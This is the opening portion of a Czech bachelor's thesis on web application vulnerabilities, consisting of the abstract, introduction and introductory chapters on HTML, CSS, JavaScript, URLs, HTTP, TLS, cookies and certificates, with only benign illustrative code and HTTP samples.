

MATEMATICKO-FYZIKÁLNÍ
FAKULTA
Univerzita Karlova

BAKALÁŘSKÁ PRÁCE

Vojtěch Žák

Zranitelnosti webových aplikací

Katedra aplikované matematiky

Vedoucí bakalářské práce: Mgr. Martin Mareš, Ph.D.

Studijní program: Informatika

Studijní plán: Programování a vývoj software

Praha 2023

Prohlašuji, že jsem tuto bakalářskou práci vypracoval(a) samostatně a výhradně s použitím citovaných pramenů, literatury a dalších odborných zdrojů. Tato práce nebyla využita k získání jiného nebo stejného titulu.

Beru na vědomí, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorského zákona v platném znění, zejména skutečnost, že Univerzita Karlova má právo na uzavření licenční smlouvy o užití této práce jako školního díla podle §60 odst. 1 autorského zákona.

V ..... dne ....

Podpis autora

Děkuji vedoucímu této bakalářské práce Mgr. Martinu Marešovi, Ph.D. za cenné rady a připomínky při její tvorbě. Děkuji Tomáši Pazderkovi a společnosti NIC.cz, ve spolupráci s níž vznikala praktická část této práce, za věcné poznámky a vstřícnost při konzultacích. Děkuji svým nejbližším a především Janu Piroutkovi a Julii Stránské za zpětnou vazbu k teoretické části práce.

Název práce: Zranitelnosti webových aplikací

Autor: Vojtěch Žák

Katedra: Katedra aplikované matematiky

Vedoucí bakalářské práce: Mgr. Martin Mareš, Ph.D., Katedra aplikované matematiky

Abstrakt: Se stále dostupnějším připojením k internetu roste i počet webových aplikací a jejich uživatelů. S tímto nárůstem – jak už to bývá se vším – se zvětšuje i počet lidí, kteří se snaží nedostatky v těchto aplikacích zneužít. V této práci si ukážeme, jak nejčastější zranitelnosti webových aplikací fungují, a jak se jich jako vývojáři můžeme vyvarovat. Zaměříme se i na to, jak odhalit zranitelnosti aplikací jako uživatelé, a jak provést útoky zneužívající tyto zranitelnosti.

Součástí této bakalářské práce je také projekt Vulnerability Presentation Server (Vulpes), který vznikal ve spolupráci se společností CZ.NIC. Jedná se o soubor webových aplikací, ve kterých jsou za účelem jejich demonstrace záměrně ponechány zranitelnosti zmíněné v tomto textu.

Klíčová slova: webová aplikace; zranitelnost; SQL injection; Cross-site scripting; Cross-site request forgery

Title: Vulnerabilities of web applications

Author: Vojtěch Žák

Department: Department of Applied Mathematics

Supervisor: Mgr. Martin Mareš, Ph.D., Department of Applied Mathematics

Abstract: With the increasing availability of internet connection, the number of web applications and the number of their users are also increasing. This growth, as is the case with all things, is accompanied by a growing number of individuals attempting to exploit the flaws in these applications. This thesis aims to demonstrate how the most common vulnerabilities of web applications work and provide a guidance for developers on how to avoid them. Furthermore, we will focus on how to detect those vulnerabilities as users and how to perform attacks exploiting these weaknesses.

The second part of this bachelor's thesis is the Vulnerability Presentation Server (Vulpes) project, which was created in cooperation with CZ.NIC. The project comprises of several web applications, with mentioned vulnerabilities intentionally left in them for demonstration purposes.

Keywords: web aplication; vulnerability; SQL Injection; Cross-Site Scripting; Cross-Site Request Forgery

Obsah

Úvod

V posledních několika desítkách let se internet stal nedílnou součástí našich životů. Zatímco v počátcích své existence sloužil pouze k výměně informací, teď je jeho využití mnohem širší. Když se v dnešní době řekne internet, většinu lidí napadne, že díky němu může komunikovat s přáteli přes sociální sítě, sledovat videa na streamovacích platormách nebo nakupovat v internetových obchodech. Většina z nás využívá internet každý den, aniž by nad tím jakkoli přemýšlela.

S rostoucím počtem uživatelů internetu roste i počet webových aplikací. S tím je spojený i narůstající počet lidí snažích se nedostatky v těchto aplikacích nějakým způsobem zneužít. Ať už přímo útokem na danou aplikaci za účelem získání citlivých dat jejích uživatelů, nebo vytvořením falešné aplikace za účelem uživatele obalamutit.

Cílem této práce je představit čtenáři webové aplikace, jejich potenciální zranitelnosti a útoky, kterým musí čelit. Má také upozornit na to, že ne každá webová aplikace je bezchybná, a že je třeba být při jejich používání, i při používání internetu obecně, obezřetný.

V první části si vysvětlíme základní principy fungování webových aplikací a popíšeme si nejčastější zranitelnosti, které se v nich mohou vyskytovat. Vysvětlíme si také, jakým způsobem se tyto zranitelnosti dají z pohledu vývojáře řešit. Zaměříme se i na to, jak můžeme odhalit zranitelnosti aplikací z role uživatele a jak provést útoky zneužívající tyto zranitelnosti.

Druhou částí této bakalářské práce je projekt Vulnerability Presentation Server (Vulpes). Projekt Vulpes se skládá z několika webových aplikací, ve kterých jsou záměrně ponechány zranitelnosti zmíněné v této práci. Čtenář tak může okusit následky nedostatků v aplikacích z pohledu uživatele nebo si popsané útoky vyzkoušet v praxi z pohledu útočníka.

Nejsou předpokládány žádné předchozí znalosti z oblasti webových aplikací. Povědomí o základech fungování internetu a programování však je výhodou.

Inspirací při výběru popisovaných zranitelností a útoků byl projekt OWASP Top Ten (van der Stock a kol., 2023). Jedná se o žebříček deseti nejčastějších zranitelností webových aplikací, který vydává organizace Open Web Application Security Project (OWASP) Informace a specifika zranitelností a útoků byly čerpány taktéž primárně ze zdrojů nadace OWASP. Specifikace protokolů a dalších technologií byly čerpány z dokumentů Request for Comments (RFC), jejich zjednodušené vysvětlení z Mozilla Developer Network (MDN) Web Docs. Zdroje jsou vždy uvedeny v textu v příslušných kapitolách.

1. Webové stránky

1.1 World Wide Web

World Wide Web (WWW) je systém propojených webových stránek, které jsou dostupné přes internet (Mozilla, 2023b). Původně se jednalo pouze o soubor textových dokumentů, které bylo možné si prohlížet a navigovat mezi nimi pomocí odkazů. Pojďme se podívat, z čeho se taková webová stránka skládá.

1.2 HTML

Pro tvorbu webových stránek se používá značkovací jazyk HyperText Markup Language (HTML) definovaný v HTML Living Standard (WHATWG, 2023b). Dokument napsaný v jazyce HTML je složen ze značek udávajících význam textu a samotného textu určeného k zobrazení uživateli.

Značka je vždy uzavřena do ostrých závorek, mezi kterými se nachází její název. Většina značek je párová, ty dávají význam části dokumentu ležící mezi otevírací (`<...>`) a uzavírací (`</...>`) značkou. Nepárové značky (například `<img>`) pouze označují určitý prvek v dokumentu (v tomto případě obrázek).

Dokumenty HTML se typicky ukládají do souborů s příponou `.html`, přičemž hlavní stránka se obvykle jmenuje `index.html`. Jednoduchý dokument může v textové formě vypadat například takto:

```
<!DOCTYPE html>
<html>
    <head>
        <title>Název stránky</title>
    </head>
    <body>
        <h1>Nadpis</h1>
        <p>Text odstavce</p>
    </body>
</html>
```

Dokument je rozdělen do několika částí. První řádek je pouze informativního charakteru, udává typ dokumentu, v tomto případě HTML. Značka `<html>` označuje začátek a konec dokumentu, zatímco `<head>` a `<body>` ohraničují hlavičku, respektive tělo dokumentu. V hlavičce se nachází informace o dokumentu, například jeho název, kódování nebo odkazy na další soubory, `<title>` obsahuje právě název stránky, který se zobrazuje v záložce prohlížeče. Nakonec přichází tělo dokumentu, které je ve značce `<body>`. Tělo v našem případě obsahuje jeden nadpis (`<h1>`) a jeden odstavec (`<p>`).

1.3 CSS + JavaScript

Dokumenty HTML v čisté podobě jsou velmi jednoduché a nevypadají příliš dobře. Pro vylepšení vzhledu se postupem času začaly používat kaskádové styly – Cascading Style Sheets (CSS). Definici stylů můžeme zapsat přímo k danému prvku jako hodnotu atributu `style` nebo do hlavičky dokumentu do značky `<style>`. Obvykle se ale používají samostatné soubory s příponou `.css`.

Pomocí CSS můžeme v dokumentu vybrat určité prvky podle názvu značky nebo identifikátoru a nastavit jim barvu, velikost písma, zarovnání a další vlastnosti. Tato ukázka nastaví barvu pozadí stránky na světle modrou a písmo na Arial.

```
body {
    background-color: lightblue;
    font-family: Arial, Helvetica, sans-serif;
}
```

Ačkoliv kaskádové styly umožňují přidat do dokumentu HTML celou škálu grafických prvků a výrazně vylepšují vzhled, stále nedělají webovou stránku interaktivní. To se změní až v případě použití JavaScriptu.

JavaScript je programovací jazyk, s jehož pomocí můžeme dokument ovládat. Umožňuje například měnit obsah stránky bez nutnosti jejího znovunačtení, měnit styly jednotlivých prvků nebo zobrazovat dialogová okna. Stejně jako CSS můžeme JavaScript zapsat přímo do dokumentu, k tomu slouží značka `<script>`. Následující ukázka zvýší hodnotu v poli `counter` o jedna.

```
<script>
    var counter = document.getElementById("counter");
    counter.value = parseInt(counter.value) + 1;
</script>
```

Možnosti umístění JavaScriptu přímo do dokumentu HTML se dá zneužít pro útok typu Cross-Site Scripting (XSS). Obvykle se však používají samostatné soubory s příponou `.js`.

Nyní kód z předchozí ukázky vložíme do funkce, abychom ho mohli vykonat víckrát, a její spuštění navážeme na stisk tlačítka `button`.

```
function increment() {
    var counter = document.getElementById("counter");
    counter.value = parseInt(counter.value) + 1;
}
document.getElementById("button").addEventListener("click", increment);
```

Přiřadit k tlačítku funkci můžeme i přímo v dokumentu HTML pomocí atributu `onclick` tlačítka.

```
<button id="button" onclick="javascript:increment()">+</button>
```

Na samostatné soubory stylů a skriptů se nesmíme zapomenout odkázat - na styly značkou `<link>`, na skripty pomocí `<script>` s atributem `src`.

```
<head>
    <title>Název stránky</title>
    <link rel="stylesheet" href="style.css">
    <script src="script.js" defer></script>
</head>
```

Pozor si musíme dát na to, že je dokument zpracováván postupně a skripty jsou vykonány ihned po načtení. To může představovat problém u skriptů nacházejících se v hlavičce, které se snaží ovládat ještě neexistující prvky. Do značky `<script>` jsme proto přidali atribut `defer`, který spuštění pozdrží až do načtení celého těla HTML.

Takovýto dokument bychom si mohli u sebe na počítači uložit do souborů `index.html`, `style.css` a `script.js`. Po rozkliknutí `index.html` si webový prohlížeč soubory otevře a zobrazí nám jejich obsah ve formě webové stránky. Co kdybychom chtěli náš dokument zpřístupnit i ostatním?

1.4 Webový Server

Pro zpřístupnění stránek ostatním lidem na internetu je potřeba, abychom spustili webový server. To je program běžící na počítači připojeném k internetu, jehož úkolem je zpracování požadavků klientů. Klientem je typicky webový prohlížeč, který od svého uživatele dostal za úkol zobrazit danou webovou stránku. Prohlížeč tedy zašle serveru požadavek na daný dokument, server onen soubor najde a odešle ho zpět klientovi.

Pokud přijatý dokument obsahuje odkazy na další související soubory (styly, skripty nebo obrázky), prohlížeč zašle serveru požadavky i na tyto soubory. Nakonec je jako webovou stránku zobrazí uživateli. Zbývá nám si rozmyslet, jak prohlížeč zjistí, ke kterému serveru se má připojit.

1.5 URL

K identifikaci webové stránky na internetu slouží Uniform Resource Locator (URL), často označována jako webová adresa. Její strukturu popisuje Berners-Lee a kol. (2005), my si ji vysvětlíme na následujícím příkladu.

```
https://example.com/path/to/document?search=term#fragment
```

Na úplném začátku URL se nachází schéma, které určuje, pomocí jakého protokolu budeme se serverem komunikovat (`https`). Následuje doména udávající, k jakému serveru se chceme připojit (`example.com`). Za doménovým jménem se nachází cesta k dokumentu, jenž od serveru požadujeme (`/path/to/document`).

Za cestou se nacházejí volitelné parametry, kterými můžeme požadavek ještě více upřesnit (`?search=term`). Dá se jich využít například při vyhledávání. A konečně fragment slouží k identifikaci konkrétní části dokumentu (`#fragment`). Prohlížeč se typicky na danou část po zobrazení stránky posune.

Při zadávání URL do adresní řádky moderního prohlížeče už schéma často vynecháváme – stačí zadat pouze doménu a cestu, tedy `mail.com/inbox`, prohlížeč automaticky doplní `https` (případně `http`) sám. O protokolech si povíme více v další kapitole.

1.6 Doménové jméno

Samotné doménové jméno je složeno z více částí, které jsou odděleny tečkami. Poslední část se nazývá doména nejvyššího řádu – Top Level Domain (TLD). Před TLD se nachází doména druhého řádu, tu si při registraci nejčastěji budoucí držitel volí. Dalšími tečkami mohou být ještě odděleny tzv. poddomény.

Úplně první část doménového jména původně označovala server, kterým měl být požadavek zpracován. Proto jsme při brouzdání po internetu mohli často narážet na URL s předponou `.www` označující webový server. Není to ale pravidlem, dnes se na většinu webových stránek dostaneme i bez ní.

Domény nejvyššího řádu jsou rozděleny do několika skupin. Generické TLD jsou určené pro použití kdekoliv na světě (`.com`, `.org`, `.net`), sponzorované TLD mají specifické určení (`.gov`, `.edu`, `.mil`).

Největší skupinu tvoří národní TLD, které jsou určené pro použití v jednotlivých zemích (`.de`, `.uk`). Jejich přidělování má na starosti správce domény dané země. Ten může registraci domén druhého řádu povolit pouze svým občanům a institucím jako třeba Kanada (`.ca`) (Canadian Internet Registration Authority, 2008), povolit ji komukoli jako v ČR (`.cz`) (CZ.NIC, 2018), nebo ji omezit jinak. Příkladem je Slovensko (`.sk`) (SK-NIC, 2023), které registraci umožňuje institucím z Evropy.

TLD tedy vůbec nemusí vypovídat o tom, kde se server obsluhující danou doménu nachází. Nejzařnějším příkladem je Tuvalu vydělávající na poplatcích za svou TLD `.tv`, kterou si oblíbily televizní společnosti.

1.7 Dynamické stránky

Doposud jsme se serverem komunikovali pouze tím způsobem, že jsme si vyžádali obsah nějakého dokumentu a server nám ho poslal. Pokud server jenom posílá dokumenty, které jsou předem připravené, bude jejich obsah pořád stejný. Ačkoliv mohou být takové stránky tvořené dokumenty HTML, styly CSS a skripty velmi pohledné a interaktivní, pořád se jedná o statické stránky, které postrádají onu

zásadní dynamičnost webových aplikací.

Ta se dostaví v situaci, kdy na serveru spustíme program, který si bude ukládat informace o požadavcích, a v závislosti na těchto datech bude klientům generovat webové stránky, ze kterých potom uživatelé budou moci data zobrazovat, přidávat je nebo měnit. Takovému programu říkáme webová aplikace.

2. Protokoly

2.1 HTTP

Jak jsme si již řekli v předchozí kapitole, součástí URL je i schéma, které určuje protokol k použití při komunikaci se serverem. Ke komunikaci s webovými servery se nejčastěji používá HyperText Transfer Protocol (HTTP). Jedná se o textový protokol, komunikace mezi klientem a serverem tedy probíhá formou textových zpráv (Fielding a kol., 2022). Samotný přenos dat probíhá pomocí protokolu Transmission Control Protocol (TCP).

TCP zajišťuje spolehlivé komunikační spojení klienta se serverem. Při přenosu dat může dojít k jejich ztrátě, TCP zajišťuje, že ztracená data budou znovu odeslána. Mimo jiné se stará i o to, aby zprávy přicházely v pořadí, v jakém byly odeslány. Po ustanovení spojení mezi klientem a serverem zůstává kanál otevřený, dokud jej některá ze stran neukončí, tak je možné posílat více zpráv bez nutnosti opakovaného navazování spojení.

Pojďme si nyní ukázat, jak může vypadat jednoduchý požadavek HTTP odeslaný klientem.

```
GET /inbox HTTP/1.1
Host: mail.com
Accept: text/html
```

Požadavek HTTP začíná řádkem s metodou (`GET`), cestou (`/inbox`) a verzí protokolu (`HTTP/1.1`). Následují řádky s hlavičkou, která obsahuje další informace o požadavku. V našem případě je dvouřádková. Její atribut `Host` slouží k určení domény, na kterou se má požadavek odeslat, a je povinný. Je ho totiž zapotřebí v případě, že webový server obsluhuje více domén. Atribut `Accept` určuje typ obsahu, který klient od serveru očekává. V našem případě se jedná o textový dokument ve formátu HTML.

Server odpoví na požadavek rovněž textovou zprávou.

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1234

<!DOCTYPE html>
<html>
    ...
</html>
```

První řádek obsahuje verzi protokolu (`HTTP/1.1`), stavový kód (`200`) a popis stavu (`OK`). Na dalších řádcích se opět nacházejí hlavičky obsahující dodatečné informace o odpovědi. Za prvním prázdným řádkem najdeme tělo odpovědi – dokument HTML, který nám server poslal. Na další soubory (např. styly nebo obrázky) se musíme serveru dotázat zvlášť.

2.2 HTTPS

Protokol HTTP postrádá jednu zásadní věc, která je v dnešní době nezbytná – zabezpečení. Všechny zprávy jsou odesílány ve formě čistého textu, takže je může přečíst kdokoliv, kdo zprávu – ať už omylem nebo úmyslně – zachytí. HyperText Transfer Protocol Secure (HTTPS) tento problém řeší pomocí šifrování. Komunikace podle protokolu HTTPS probíhá prakticky stejně jako u HTTP, rozdíl je pouze v přidaném kroku ustanovení spojení a v tom, že jsou všechny další zprávy zašifrovány.

Pro šifrování a navázání spojení je použit protokol Transport Layer Security (TLS) (Rescorla, 2018). Jeho účelem je zabránit odposlechu a úpravě zpráv třetí stranou. Před samotnou komunikací spolu klient a server navážou spojení pomocí tzv. *handshake*, při kterém se domluví na způsobu a parametrech šifrování zpráv. V dnešní době se pravděpodobně dohodnou na vytvoření *sdíleného tajemství* pomocí Diffie-Hellmanovy výměny klíčů (DHE). Jde o metodu vytvoření společného klíče, na kterém se mohou obě strany domluvit i přes nezabezpečený kanál.

Průběh *handshake* si nyní ve zjednodušené podobě popíšeme. Budeme předpokládat, že během něj nenastanou žádné chyby.

Klient zahájí komunikaci zasláním úvodní zprávy (*ClientHello*). Ta obsahuje seznam klientem podporovaných verzí TLS, seznam podporovaných šifrovacích algoritmů a náhodně vypadající číslo (*key share*), kterým klient přispěje k vytvoření společného tajemství. Server odpoví svou úvodní zprávou (*ServerHello*) se zvolenou verzí TLS, vybranými parametry šifrování a svým vlastním *key share*.

Server ke své úvodní zprávě ještě připojí svůj certifikát. Ten poslouží klientovi k ověření jeho identity a mimo jiné obsahuje veřejný klíč serveru. Aby server klienta přesvědčil, že je opravdu vlastníkem certifikátu a že se za vlastníka pouze nevydává, připojí ke zprávě ještě část zvanou *CertificateVerify*. Ta obsahuje data z ostatních částí *ServerHello* podepsaná soukromým klíčem serveru. S pomocí veřejného klíče z certifikátu pak klient ověří, že je podpis platný a že server je tím, za koho se vydává.

Po výměně úvodních zpráv už mají obě strany všechny potřebné informace potřebné pro konstrukci *sdíleného tajemství*. Jeho hodnotu spočítají pomocí soukromé části své *key share* a obdržené *key share* protistrany. Toto tajemství poté využijí pro vygenerování šifrovacího klíče, který budou během komunikace používat.

Tímto způsobem se zajistí tzv. dopředná bezpečnost (*forward secrecy*). Díky generování nového šifrovacího klíče pro každé spojení je zajištěno, že kompromitace soukromého klíče serveru nemůže vést k odhalení obsahu starší komunikace. Po ukončení *handshake* si protistrany zašlou zprávu *Finished* a začnou všechny své zprávy šifrovat.

Kromě šifrování je potřeba zprávy také podepisovat, aby se předešlo jejich případné úpravě třetí stranou bez povšimnutí. Za tímto účelem je na konec zprávy přidán Message Authentication Code (MAC). Ten je spočítán ze zahashovaného obsahu zprávy, který se zkombinuje se *sdíleným tajemstvím*. Při přijetí zprávy je MAC vypočítán znovu a porovnán s obdrženou hodnotou. Nyní už klient a server komunikují pomocí klasického HTTP protokolu fungujícím nad TLS.

2.3 Stavové kódy

Stavové kódy jsou čísla v rozmezí 100-599, nacházejí se na začátku odpovědi serveru a signalizují, jak náš požadavek dopadl. V odpovědi serveru jsou kódy doplněny ještě o jejich textový popis. Nebudeme si je detailně rozebírat všechny, zmíníme si jich pouze několik zásadních. Podle toho, kterou číslici mají na prvním místě, se dělí do několika skupin (Fielding a kol., 2022, kap. 15).

Informativní kódy začínající na číslici `1` jsou odesílány serverem před dokončením zpracování požadavku. Zástupcem této skupiny je stavový kód `100 Continue`, kterým server potvrzuje, že úspěšně zpracoval první část požadavku a má v plánu pokračovat.

Úspěchové kódy začínající na číslici `2` oznamují, že požadavek byl úspěšně zpracován. Nejčastěji bychom měli narazit na kód `200 OK`, který znamená, že požadavek byl úspěšně zpracován. Kód `204 No Content` nám oznamuje, že server požadavek úspěšně zpracoval, ale nevrací nám žádná data.

Přesměrovací kódy začínají na číslici `3` a oznamují, že nás server přesměroval na jinou adresu. Jedním důvodem může být trvalé přesunutí obsahu na jinou adresu (`301 Moved Permanently` / `308 Permanent Redirect`). Druhým důvodem je přesunutí dočasné (`302 Found` / `307 Temporary Redirect`).

Kódy *Client Error* začínají číslicí `4` a říkají, že server náš požadavek nemohl zpracovat kvůli chybě na naší straně. Nejznámějším kódem je `404 Not Found`, který znamená, že server nenašel stránku, kterou jsme po něm chtěli. `405 Method Not Allowed` naopak znamená, že server našel požadovanou stránku, ale nepodporuje metodu, kterou jsme chtěli použít.

Poslední skupinou jsou kódy *Server Error* začínající číslicí `5`. Narozdíl od skupiny `4xx` dávají najevo, že chyba nastala na straně serveru. Nejčastěji narazíme na kód `500 Internal Server Error`, který server vrátí v případě, že narazil na nečekanou chybu.

2.4 Metody HTTP

Nedílnou součástí požadavku HTTP je už zmiňovaná cesta URL a název použité metody. Pomocí metody říkáme serveru, s jakým záměrem požadavek provádíme a jaký očekáváme výsledek.

Metodou `GET` se provádí požadavky s účelem čtení dat spojených s danou cestou. Požadavkem `GET /users` tedy řekneme serveru, že si chceme přečíst seznam všech uživatelů. Po zadání URL do adresního řádku prohlížeče se použije právě tato metoda `GET`, stejně jako při kliknutí na odkaz na jinou stránku. S touto metodou souvisí i metoda `HEAD`, která však místo celé odpovědi vrátí pouze její hlavičku.

Metoda `POST` slouží k přidání nové informace na server. Pomocí `POST /users` bychom například serveru sdělili, že chceme vytvořit nového uživatele. Jeho data předáme serveru v těle požadavku. Právě tato metoda je nejčastěji používaná při odesílání formulářů, není však jedinou možností.

Metodou `PUT` dáme najevo, že chceme informace upravovat. Požadavkem `PUT`

`/users/123` serveru řekneme, že chceme upravit data uživatele s identifikátorem 123, samotná data budou opět v těle požadavku.

Konečně metodou `DELETE` sdělíme serveru, že danou informaci míníme smazat. `DELETE /users/123` by tedy uživatele s identifikátorem 123 mělo odstranit. Existují ještě další metody, ty už ale nejsou používané tak často.

Za zmínku ještě stojí, že podle dokumentace (Fielding a kol., 2022, 9.2.1) nesmí mít metody `GET` a `HEAD` žádný vliv na data na serveru a jejich opakované volání musí mít stejný výsledek. Těchto vlastností se využívá při *cachování* – uložení odpovědi serveru pro případ, že byl požadavek vykonán znovu.

S *cachováním* souvisí také hlavička `Cache-Control`, která říká, jak dlouho smí být odpověď uložena. Poté, co její platnost vyprší, může klient provést tzv. *podmíněný požadavek* `GET`. Tomu přidá hlavičku `If-Modified-Since` obsahující termín vypršení platnosti odpovědi. Na tu server odpoví buď kódem `304 Not Modified` potvrzující platnost staré *cache*, nebo novou odpovědí s kódem `200 OK`.

2.5 Cookies

Součástí hlaviček požadavků i odpovědí mohou být tzv. *cookies*. To jsou malé kousky informací, které si server může uložit do prohlížeče uživatele. V dnešní době máme nejspíš *cookies* spojené se sledováním uživatelské aktivity a poskytováním personalizovaných reklam, mohou však sloužit i ke zlepšení uživatelského zážitku a poskytnutí relevantního obsahu na základě preferencí.

Cookies mají strukturu slovníku – obsahují klíče a k nim přiřazené hodnoty. Jeden takový slovník je typicky platný pro jednu doménu. To, že si do paměti našeho prohlížeče server chce uložit *cookies*, se dozvíme z hlavičky odpovědi na náš požadavek.

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1234
Set-Cookie: name=John, surname=Doe
```

Když prohlížeč obdrží tuto odpověd, uloží si *cookies* do paměti. Při každém dalším požadavku na tuto doménu potom *cookies* přidá do hlavičky. Server při obdržení takového požadavku může *cookies* využít. Dejme si pozor na oddělovač *cookies*, který je různý pro požadavky (`,`) a odpovědi (`;`).

```
GET /inbox HTTP/1.1
Host: mail.com
Cookie: name=John; surname=Doe
```

V cookies se často ukládají informace o preferencích uživatele, například jazyk stránky, nastavení zobrazení, nebo údaje sloužící k jeho identifikaci. Cookies si však klient může sám upravovat, na identifikátor v textové podobě se tedy nedá

plně spolehnout – s výjimkou toho, když data před uložením do *cookies* zašifrujeme. Alternativně se dá k identifikaci použít třeba tzv. *Session ID*, což je dlouhý, náhodně generovaný řetězec znaků, který je uživatelem prakticky neuhodnutelný.

Pojďme si nyní podle popisu Mozilla (2023a) ukázat nějaké značky, které konkrétním *cookies* můžeme nastavit. *Cookies* jsou normálně přidruženy k doméně, ze které přišel požadavek na jejich uložení. Pokud server chce, aby klient danou *cookie* připojoval i k požadavkům na jiné domény a poddomény, může použít atribut `Domain`.

Například `kam.mff.cuni.cz` může nastavit `Domain=.mff.cuni.cz`, čímž klientovi řekne, že má danou *cookie* připojovat i k požadavkům na `mff.cuni.cz` a její poddomény. Server by také mohl nastavit `Domain=.cuni.cz`, což by způsobilo, že *cookie* bude připojována ke všem požadavkům na `cuni.cz`. Co už však serveru neprojde, je nastavení `Domain=.cz`, jelikož `.cz` je doménou první úrovně. Server je toho samozřejmě schopen, ale rozumně implementovaný prohlížeč by takovouto *cookie* nepřijal.

Problém nastane u *pseudoTLD*. To jsou domény druhé úrovně, které však prakticky vystupují jako TLD. Příkladem takových je `.co.uk` nebo `.com.au`, ve kterých je koncovým uživatelům umožněna registrace až domén třetí úrovně, např. `example.co.uk`. To představuje riziko pro *cookies*. Server `example.co.uk` by mohl nastavit `Domain=.co.uk`, čímž by se *cookie* připojovala ke všem požadavkům na `co.uk`. Z hlediska prohlížeče se jedná o doménu druhé úrovně, *cookie* by proto přijal.

Tomuto bezpečnostnímu riziku se snaží zabránit Public Suffix List (Mozilla Foundation, 2022). Jedná se o seznam všech známých *pseudo-TLD*, který je průběžně aktualizován. Moderní prohlížeče tento seznam používají při rozhodování, zda danou *cookie* přijmou. Místo kontroly toho, že `Domain` není TLD se jednoduše podívají, jestli se nenachází v tomto seznamu.

Zatím jsme se bavili pouze o *cookies první strany*, tedy takových *cookies*, které pochází z domény aktuální stránky. Nemusí tomu tak však být vždy. Typickým příkladem je načítání reklamních bannerů z jiných domén, potom jde o *cookies třetí strany*. Tyto *cookies* jsou pak odesílány serveru poskytujícímu reklamu ze všech stránek, které tuto reklamu zobrazují. Toho se dá využít k sledování uživatelů napříč různými weby.

Cookies mohou být tzv. *Session cookies*, které jsou platné pouze do doby, než uživatel zavře okno prohlížeče, nebo *Persistent cookies*, které mohou platit na dobu neurčitou. Pokud chceme, aby *cookie* zůstala platná i po skončení relace, musíme jí pomocí atributu `Expires` nastavit dobu platnosti. Atribut `Path` omezuje, na jaké cesty se *cookie* vztahuje. Značka `HttpOnly` znamená, že *cookie* není dostupná z JavaScriptu, čímž se značně snižuje riziko útoků typu XSS. Atribut `Secure` říká, že *cookie* se má přenášet pouze přes HTTPS.

```
Set-Cookie: name=John; HttpOnly; Expires=Wed, 21 Oct 2020 07:28:00 GMT
```

Zpozornět musíme při využití *cookies* a *cache* zároveň. Zejména u stránek, na které je potřeba se přihlásit, je nutné, aby se data do *cache* neukládala. Toho lze docílit zakázáním *cache* pomocí hlavičky `Cache-Control: no-store`, nebo označením obsahu stránky za závislý na *cookies* pomocí hlavičky `Vary: Cookie`.

2.6 Certifikáty

Zmínili jsme, že server při navazování spojení k úvodní zprávě připojí svůj certifikát. Certifikát slouží k ověření identity serveru, prakticky je to jeho průkaz totožnosti. Brání provedení útoku typu Man in the Middle (MITM), při kterých mezi klientem a serverem stojí útočník, jenž odposlouchává, upravuje a přeposílá jejich komunikaci.

Součástí certifikátu jsou informace o jeho držiteli – doménové jméno, pro které byl vydán, a volitelně nějaké další údaje. Dále jsou v certifikátu časové údaje o jeho platnosti, které jsou doplněny o jméno Certifikační autority (CA), která certifikát vydala. Nakonec v certifikátu nesmí chybět jeho digitální podpis – všechny předchozí informace v certifikátu zašifrované privátním klíčem CA.

Následující ukázka je certifikát serveru `www.mff.cuni.cz`.

```
Certificate:
    Version: Version 3
    Serial Number: 73:0F:07:1F:F1:A2:36:C7:1A:7D:2F:DC:5E:C5:63:73
    Signature Algorithm: PKCS #1 SHA-384 With RSA Encryption
    Subject:
        Country: CZ
        State/Province: Praha, Hlavní město
        Organization: Univerzita Karlova
        Common Name: www.mff.cuni.cz
    Issuer:
        Common Name: GEANT OV RSA CA 4
        Organization: GEANT Vereniging
        Country: NL
    Validity:
        Not Before: Tue, 18 Apr 2023 00:00:00 GMT
        Not After: Wed, 17 Apr 2024 23:59:59 GMT
    Subject Public Key Info:
        Algorithm: PKCS #1 RSA Encryption
        Key Size: 2048
        Exponent: 65537
        Modulus: BC:B8:AB ...
```

Jak při navázání spojení klient ověří platnost certifikátu serveru? Prohlížeče mají přednastavený seznam veřejných klíčů známých CA. Při přijetí certifikátu zkontroluje, zda opravdu patří této doméně, a podívá se, která CA certifikát vydala. Pokud ji prohlížeč zná, použije její veřejný klíč k ověření digitálního podpisu. Když je podpis platný, je vše v pořádku a prohlížeč si může být jistý platností celého certifikátu.

Jak ale certifikáty brání útokům Man in the Middle? Nemohl by útočník poslat klientovi platný certifikát serveru? Určitě mohl, certifikát serveru je veřejně dostupný a klient ho vyhodnotí jako platný. To ale útočníkovi nepomůže. Následně je totiž při domluvě na společném šifrovacím klíči použit veřejný klíč serveru. K rozšifrování komunikace by potom útočník potřeboval znát privátní klíč serveru, který však nemá.

Ve skutečnosti však server pravděpodobně nebude mít certifikát podepsaný přímo nějakou CA známou prohlížeči. Místo jednoho certifikátu se tak bude muset prokazovat tzv. řetězcem certifikátů (*Certificate chain*). Řetězec certifikátů je taková jejich posloupnost, ve které je zaručena důvěryhodnost jednoho z nich, právě pokud je zaručena důvěryhodnost toho předchozího. Tento řetězec umožňuje ověření platnosti koncového certifikátu webové stránky, aniž by musel být podepsán přímo kořenovou autoritou (*Root CA*), mezi nimi se mohou nacházet další autority (*Intermediate CA*). Když webový server zasílá svůj certifikát prohlížeči, zašle s ním i celý tento řetězec certifikátů začínající u jeho vlastního a končící u toho kořenového.

Následuje ukázka řetězce certifikátů serveru `www.mff.cuni.cz`.

```
USERTrust RSA Certification Authority   (Root CA)
    GEANT OV RSA CA 4                   (Intermediate CA)
        www.mff.cuni.cz                 (Server certificate)
```

Webová stránka `www.mff.cuni.cz` má svůj certifikát, který byl podepsán autoritou `GEANT`. Ta má zase svůj certifikát, ten byl podepsán kořenovou autoritou `USERTrust`. `USERTrust` si svůj certifikát vydala sama, má tedy tzv. *self-signed* certifikát. Aby se tomuto typu certifikátu dalo důvěřovat, musí být předem nahrán v prohlížeči, což u kořenových autorit platí.

